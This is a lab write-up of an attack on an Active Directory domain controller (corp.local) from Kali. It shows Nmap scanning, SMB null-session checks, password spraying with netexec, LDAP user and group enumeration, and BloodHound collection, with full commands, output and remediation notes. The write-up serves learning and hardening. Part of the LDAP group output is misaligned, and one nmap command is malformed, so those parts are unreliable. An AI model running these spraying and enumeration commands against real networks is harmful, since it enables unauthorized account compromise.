
Create folders:

C:\Shares\HR
C:\Shares\Finance
C:\Shares\Public


Share them.




Add sample files:

employees.csv
salary.csv
budget.csv






Inside C:\Shares, create three folders:





Phase 9 — Enable SMB



Phase 10 — Configure Kali

Find IP:

ip a show eth0

Set:

192.168.56.40

Verify:

ping 192.168.56.10

```
root@kali: /home/kali
Session Actions Edit View Help

(root@kali)-[/home/kali]
# ip a show eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 1000
    link/ether 00:0c:29:bb:ae:c5 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.40/24 brd 192.168.56.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:febb:aec5/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(root@kali)-[/home/kali]
# ping 192.168.56.10
PING 192.168.56.10 (192.168.56.10) 56(84) bytes of data.
64 bytes from 192.168.56.10: icmp_seq=1 ttl=128 time=0.691 ms
64 bytes from 192.168.56.10: icmp_seq=2 ttl=128 time=1.73 ms
64 bytes from 192.168.56.10: icmp_seq=3 ttl=128 time=1.70 ms
64 bytes from 192.168.56.10: icmp_seq=4 ttl=128 time=2.06 ms
64 bytes from 192.168.56.10: icmp_seq=5 ttl=128 time=2.11 ms
64 bytes from 192.168.56.10: icmp_seq=6 ttl=128 time=2.25 ms
64 bytes from 192.168.56.10: icmp_seq=7 ttl=128 time=0.718 ms
64 bytes from 192.168.56.10: icmp_seq=8 ttl=128 time=0.548 ms
64 bytes from 192.168.56.10: icmp_seq=9 ttl=128 time=0.451 ms
^C
--- 192.168.56.10 ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8039ms
rtt min/avg/max/mdev = 0.451/1.362/2.249/0.702 ms

(root@kali)-[/home/kali]
#
```

Phase 11 — Nmap Enumeration

Active Directory Reconnaissance

Performed Nmap service and script scan against 192.168.56.10.
Identified Windows Server 2022 Domain Controller running corp.local with exposed AD services (LDAP, SMB, Kerberos).

Impact

Allows attackers to enumerate domain structure, users, and services.

Risk


Medium

Fix

Restrict AD ports (389, 445, 88) to internal trusted hosts only.

From Kali:

```
nmap -sC -sV -Pn 192.168.56.10
```



```
(root@kali)-[/home/kali]
# nmap -sC -sV -Pn 192.168.56.10
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-19 07:42 -0400
Nmap scan report for 192.168.56.10
Host is up (0.00099s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT      STATE SERVICE          VERSION
53/tcp    open  domain           Simple DNS Plus
88/tcp    open  kerberos-sec     Microsoft Windows Kerberos (server time: 2026-06-19 11:42:57Z)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
389/tcp   open  ldap             Microsoft Windows Active Directory LDAP (Domain: corp.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap             Microsoft Windows Active Directory LDAP (Domain: corp.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
MAC Address: 00:0C:29:86:A0:13 (VMware)
Service Info: Host: WIN-RU8LFVTU8D9; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ nbstat: NetBIOS name: WIN-RU8LFVTU8D9, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:86:a0:13 (VMware)
|_ smb2-time:
|   date: 2026-06-19T11:42:57
|_  start_date: N/A
|_  smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 56.34 seconds

(root@kali)-[/home/kali]
#
```

Phase 12 — SMB Enumeration

SMB Null Session Enumeration

Tested anonymous SMB access on the Domain Controller.
Server responded to null session request, confirming partial anonymous enumeration.

Impact

Attackers can gather domain/system information without credentials.

Risk

High (real-world), Medium (lab)

Fix

Disable anonymous SMB enumeration via Group Policy.

```
root@kali: /home/kali
Session Actions Edit View Help

root@kali: /home/kali
netexec smb 192.168.56.10
[*] First time use detected
[*] Creating home directory structure
[*] Creating missing folder logs
[*] Creating missing folder modules
[*] Creating missing folder workspaces
[*] Creating missing folder obfuscated_scripts
[*] Creating missing folder screenshots
[*] Creating missing folder logs/sam
[*] Creating missing folder logs/lsa
[*] Creating missing folder logs/ntds
[*] Creating missing folder logs/dpapi
[*] Creating default workspace
[*] Initializing NFS protocol database
[*] Initializing WMI protocol database
[*] Initializing VNC protocol database
[*] Initializing WINRM protocol database
[*] Initializing SSH protocol database
[*] Initializing SMB protocol database
[*] Initializing FTP protocol database
[*] Initializing RDP protocol database
[*] Initializing MSSQL protocol database
[*] Initializing LDAP protocol database
[*] Copying default configuration file
SMB 192.168.56.10 445 WIN-RUSLFVTU8D9 [*] Windows Server 2022 Build 20348 x64 (name:WIN-RUSLFVTU8D9) (domain:corp.local) (signing:True) (SMBv1:None) (Null Auth:True)

root@kali: /home/kali
netexec smb 192.168.56.10 -u '' -p ''
SMB 192.168.56.10 445 WIN-RUSLFVTU8D9 [*] Windows Server 2022 Build 20348 x64 (name:WIN-RUSLFVTU8D9) (domain:corp.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 192.168.56.10 445 WIN-RUSLFVTU8D9 [*] corp.local\

root@kali: /home/kali
```

Phase 13 — Password Spraying

Command:

```
netexec smb 192.168.56.10 \ -u users.txt \ -p Password123 \ --continue-on-success
```

```
(root@kali)-[/home/kali]
# netexec smb 192.168.56.10 -u users.txt -p Password123 --continue-on-success
SMB 192.168.56.10 445 WIN-RU8LFV7U8D9 [*] Windows Server 2022 Build 20348 x64 (name:WIN-RU8LFV7U8D9) (domain:corp.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 192.168.56.10 445 WIN-RU8LFV7U8D9 [*] corp.local\FinanceUser:Password123
SMB 192.168.56.10 445 WIN-RU8LFV7U8D9 [-] corp.local\HelpDesk:Password123 STATUS_LOGON_FAILURE
SMB 192.168.56.10 445 WIN-RU8LFV7U8D9 [-] corp.local\HRUser:Password123 STATUS_LOGON_FAILURE
SMB 192.168.56.10 445 WIN-RU8LFV7U8D9 [*] corp.local\ITAdmin:Password123
SMB 192.168.56.10 445 WIN-RU8LFV7U8D9 [-] corp.local\InternUser:Password123 STATUS_LOGON_FAILURE
(root@kali)-[/home/kali]
```

ITAdmin: **SUCCESS**

FinanceUser: **SUCCESS**

Multiple Active Directory accounts share the same password (**Password123**). If an attacker discovers this password, they can authenticate to multiple accounts, increasing the risk of unauthorized access.

Phase 14 — LDAP Enumeration

```
(root@kali)-[/home/kali]
# netexec ldap 192.168.56.10 -u ITAdmin -p Password123
LDAP 192.168.56.10 389 WIN-RU8LFV7U8D9 [*] Windows Server 2022 Build 20348 (name:WIN-RU8LFV7U8D9) (domain:corp.local) (signing:None) (channel binding:No TLS cert)
LDAP 192.168.56.10 389 WIN-RU8LFV7U8D9 [*] corp.local\ITAdmin:Password123
(root@kali)-[/home/kali]
# netexec ldap 192.168.56.10 -u ITAdmin -p Password123 --users
LDAP 192.168.56.10 389 WIN-RU8LFV7U8D9 [*] Windows Server 2022 Build 20348 (name:WIN-RU8LFV7U8D9) (domain:corp.local) (signing:None) (channel binding:No TLS cert)
LDAP 192.168.56.10 389 WIN-RU8LFV7U8D9 [*] corp.local\ITAdmin:Password123
LDAP 192.168.56.10 389 WIN-RU8LFV7U8D9 [*] Enumerated 8 domain users: corp.local
LDAP 192.168.56.10 389 WIN-RU8LFV7U8D9 -Username- -Last PW Set- -BadPW- -Description-
LDAP 192.168.56.10 389 WIN-RU8LFV7U8D9 Administrator 2026-06-19 02:55:34 0 Built-in account for administering the computer/domain
LDAP 192.168.56.10 389 WIN-RU8LFV7U8D9 Guest <never> 0 Built-in account for guest access to the computer/domain
LDAP 192.168.56.10 389 WIN-RU8LFV7U8D9 Krbtgt 2026-06-19 04:07:01 0 Key Distribution Center Service Account
LDAP 192.168.56.10 389 WIN-RU8LFV7U8D9 ITAdmin 2026-06-19 04:53:39 0
LDAP 192.168.56.10 389 WIN-RU8LFV7U8D9 HelpDesk 2026-06-19 05:27:16 3
LDAP 192.168.56.10 389 WIN-RU8LFV7U8D9 HRUser 2026-06-19 05:30:00 3
LDAP 192.168.56.10 389 WIN-RU8LFV7U8D9 FinanceUser 2026-06-19 05:33:03 0
LDAP 192.168.56.10 389 WIN-RU8LFV7U8D9 InternUser 2026-06-19 05:34:46 3
(root@kali)-[/home/kali]
```

Authenticated LDAP enumeration was performed using valid domain credentials (ITAdmin). The test successfully retrieved domain user information from the Active Directory environment.

Discovered Users:

- Administrator
- ITAdmin
- HelpDesk
- HRUser
- FinanceUser
- InternUser
- Guest
- Krbtgt

Security Impact:

An attacker with valid credentials can enumerate domain accounts and gather information useful for further attacks, such as password spraying, privilege escalation analysis, and attack-path discovery.

Risk Level: Medium

Recommendation:

- Restrict unnecessary LDAP information disclosure.
- Enforce strong authentication controls.
- Monitor abnormal LDAP queries.
- Apply account lockout and password policies.

```
[root@kali]~# nmap -sU 192.168.56.10 -p 389 --script=ldapsearch --script-args=ldapsearch=ITAdmin:Password123 --group
```

LDAP	192.168.56.10	389	WIN-RUBLFVTTUD09	[*] Windows Server 2022 Build 20H4 (name=WIN-RUBLFVTTUD09) (domain=corp.local) (signing=None) (channel binding=No TLS cert)		
LDAP	192.168.56.10	389	WIN-RUBLFVTTUD09	[*] corp.local\ITAdmin:Password123		
LDAP	192.168.56.10	389	WIN-RUBLFVTTUD09	Replicator		
LDAP	192.168.56.10	389	WIN-RUBLFVTTUD09	Administrators	-Members-	-Description-
LDAP	192.168.56.10	389	WIN-RUBLFVTTUD09	Users	3	Administrators have complete and unrestricted access to the computer/domain
LDAP	192.168.56.10	389	WIN-RUBLFVTTUD09	Guests	2	Members are prevented from making accidental or intentional system-wide changes and can run most application
LDAP	192.168.56.10	389	WIN-RUBLFVTTUD09	Print Operators	0	Members have the same access as members of the Users group by default, except for the Guest account which i
LDAP	192.168.56.10	389	WIN-RUBLFVTTUD09	Backup Operators	0	Members can administer printers installed on domain controllers
LDAP	192.168.56.10	389	WIN-RUBLFVTTUD09	Remote Desktop Users	0	Backup Operators can override security restrictions for the sole purpose of backing up or restoring files
LDAP	192.168.56.10	389	WIN-RUBLFVTTUD09	Network Configuration Operators	0	Supports file replication in a domain
LDAP	192.168.56.10	389	WIN-RUBLFVTTUD09	Performance Monitor Users	0	Members in this group are granted the right to logon remotely
LDAP	192.168.56.10	389	WIN-RUBLFVTTUD09	Distributed COM Users	0	Members in this group can have some administrative privileges to manage configuration of networking featur
LDAP	192.168.56.10	389	WIN-RUBLFVTTUD09	Cryptographic Operators	0	Members of this group may schedule logging of performance counters, enable trace providers, and collect ev
LDAP	192.168.56.10	389	WIN-RUBLFVTTUD09	Event Log Readers	0	Members are allowed to launch, activate and use Distributed COM objects on this machine.
LDAP	192.168.56.10	389	WIN-RUBLFVTTUD09	Certificate Service DCOM Access	0	Members are authorized to perform cryptographic operations.
LDAP	192.168.56.10	389	WIN-RUBLFVTTUD09	Remote Access Servers	0	Members of this group can read event logs from local machine
LDAP	192.168.56.10	389	WIN-RUBLFVTTUD09	RD Session Host Servers	0	Members of this group are allowed to connect to Certification Authorities in the enterprise
LDAP	192.168.56.10	389	WIN-RUBLFVTTUD09	RD Virtualization Host Servers	0	Servers in this group enable users of RemoteApp programs and personal virtual desktops access to these res
LDAP	192.168.56.10	389	WIN-RUBLFVTTUD09	RD Connection Broker	0	Members of this group need to be populated on servers running RD Connection Broker. RD Gateway servers and RD Web Access s
LDAP	192.168.56.10	389	WIN-RUBLFVTTUD09	RD Management Servers	0	Servers in this group run virtual machines and host sessions where users RemoteApp program and personal v
LDAP	192.168.56.10	389	WIN-RUBLFVTTUD09	Hyper-V Administrators	0	Servers in this group can perform routine administrative actions on servers running Remote Desktop Service
LDAP	192.168.56.10	389	WIN-RUBLFVTTUD09	Access Control Assistance Operators	0	Members of this group have complete and unrestricted access to all features of Hyper-V.
LDAP	192.168.56.10	389	WIN-RUBLFVTTUD09	Remote Management Users	0	Members of this group can remotely query authorization attributes and permissions for resources on this co
LDAP	192.168.56.10	389	WIN-RUBLFVTTUD09	Storage Replication Administrators	0	Members of this group can access WMI resources over management protocols (such as WS-Management via the W
LDAP	192.168.56.10	389	WIN-RUBLFVTTUD09	Domain Computers	0	Members of this group have complete and unrestricted access to all features of Storage Replica.
LDAP	192.168.56.10	389	WIN-RUBLFVTTUD09	Domain Controllers	0	All workstations and servers joined to the domain
LDAP	192.168.56.10	389	WIN-RUBLFVTTUD09	Enterprise Admins	1	All domain controllers in the domain
LDAP	192.168.56.10	389	WIN-RUBLFVTTUD09	Schema Admins	1	Designated administrators of the schema
LDAP	192.168.56.10	389	WIN-RUBLFVTTUD09	Domain Admins	1	Designated administrators of the enterprise
LDAP	192.168.56.10	389	WIN-RUBLFVTTUD09	Domain Users	0	Members of this group are permitted to publish certificates to the directory
LDAP	192.168.56.10	389	WIN-RUBLFVTTUD09	Domain Guests	0	Designated administrators of the domain
LDAP	192.168.56.10	389	WIN-RUBLFVTTUD09	Group Policy Creator Owners	1	All domain users
LDAP	192.168.56.10	389	WIN-RUBLFVTTUD09	Server Operators	0	All domain guests
LDAP	192.168.56.10	389	WIN-RUBLFVTTUD09	Account Operators	0	Members in this group can modify group policy for the domain
LDAP	192.168.56.10	389	WIN-RUBLFVTTUD09	Pre-Windows 2000 Compatible Access	0	Servers in this group can access remote access properties of users
LDAP	192.168.56.10	389	WIN-RUBLFVTTUD09	Incoming Forest Trust Builders	0	Members can administer domain servers
LDAP	192.168.56.10	389	WIN-RUBLFVTTUD09	Windows Authorization Access Group	1	Members can administer domain user and group accounts
LDAP	192.168.56.10	389	WIN-RUBLFVTTUD09	Terminal Server License Servers	0	A backward compatibility group which allows read access on all users and groups in the domain
LDAP	192.168.56.10	389	WIN-RUBLFVTTUD09	Allowed RODC Password Replication Group	0	Members of this group can create incoming, one-way trusts to this forest
LDAP	192.168.56.10	389	WIN-RUBLFVTTUD09	Denied RODC Password Replication Group	0	Members of this group have access to the computed tokenGroupsGlobalAndUniversal attribute on User objects
LDAP	192.168.56.10	389	WIN-RUBLFVTTUD09	Read-only Domain Controllers	0	Members of this group can update user accounts in Active Directory with information about license issuance
LDAP	192.168.56.10	389	WIN-RUBLFVTTUD09	Cleanable Domain Controllers	0	Members in this group can have their passwords replicated to all read-only domain controllers in the domai
LDAP	192.168.56.10	389	WIN-RUBLFVTTUD09	Protected Users	0	Members in this group cannot have their passwords replicated to any read-only domain controllers in the do
LDAP	192.168.56.10	389	WIN-RUBLFVTTUD09	Key Admins	0	Members of this group are Read-Only Domain Controllers in the domain
LDAP	192.168.56.10	389	WIN-RUBLFVTTUD09	Enterprise Key Admins	0	Members of this group are Read-Only Domain Controllers in the enterprise
LDAP	192.168.56.10	389	WIN-RUBLFVTTUD09	DnsAdmins	0	Members of this group that are domain controllers may be cloned.
LDAP	192.168.56.10	389	WIN-RUBLFVTTUD09	DnsUpdateProxy	0	Members of this group are afforded additional protections against authentication security threats. See htt
LDAP	192.168.56.10	389	WIN-RUBLFVTTUD09	IT-Team	2	Members of this group can perform administrative actions on key objects within the domain.
LDAP	192.168.56.10	389	WIN-RUBLFVTTUD09	HR-Team	2	Members of this group can perform administrative actions on key objects within the forest.
LDAP	192.168.56.10	389	WIN-RUBLFVTTUD09	Finance-Team	1	DNS Administrators Group
LDAP	192.168.56.10	389	WIN-RUBLFVTTUD09		0	DNS clients who are permitted to perform dynamic updates on behalf of some other clients (such as DHCP ser

```
[root@kali]~#
```

Discovered Custom Groups:

- IT-Team
- HR-Team
- Finance-Team

Discovered Privileged Groups:

- Domain Admins
- Enterprise Admins
- Schema Admins

Security Impact:

Group information helps attackers understand user privileges, identify high-value accounts, and map possible privilege escalation paths.

Risk Level: Medium

Recommendation:

- Follow least privilege principles.
- Regularly review group memberships.
- Remove unnecessary administrative permissions.
- Monitor changes to privileged groups.

Phase 15 — BloodHound Collection

```
(root@kali)-[/home/kali]
# bloodhound-python -u ITAdmin -p Password123 -d corp.local -c All -ns 192.168.56.10
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: corp.local
INFO: Getting TGT for user
INFO: Connecting to LDAP server: win-ru8lfvtu8d9.corp.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: win-ru8lfvtu8d9.corp.local
INFO: Found 9 users
INFO: Found 55 groups
INFO: Found 2 gpos
INFO: Found 6 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: WIN-RU8LFVTU8D9.corp.local
INFO: Done in 00M 01S

(root@kali)-[/home/kali]
#
```

BloodHound collection successfully gathered Active Directory objects including users, groups, computers, OUs, and GPOs.

Impact:

Collected data can be analyzed to identify privilege relationships and potential attack paths.

Risk: Informational

```
root@kali: /home/kali
Session Actions Edit View Help

(root@kali)-[/home/kali]
# ls
20260619084859_computers.json  20260619084859_domains.json  20260619084859_groups.json  20260619084859_users.json  Documents  evidence  Pictures  Templates  Videos
20260619084859_containers.json  20260619084859_gpos.json  20260619084859_ous.json  Desktop  Downloads  Music  Public  users.txt

(root@kali)-[/home/kali]
#
```

BloodHound successfully collected AD objects (users, groups, computers, OUs, GPOs, domains) and generated JSON files for attack-path analysis.

Phase 16 — Findings

High

Password Reuse

ITAdmin and FinanceUser share Password123.

High

Excessive Delegation

HelpDesk can modify user accounts.

Medium

Sensitive SMB Shares

HR and Finance data exposed.

Conclusion

This Active Directory lab demonstrated real-world attack techniques including enumeration, password spraying, and privilege escalation path analysis. Key misconfigurations such as weak credentials, excessive permissions, and exposed SMB shares were identified. BloodHound effectively visualized potential attack paths leading to high-value targets, highlighting the importance of secure Active Directory hardening and least-privilege enforcement.
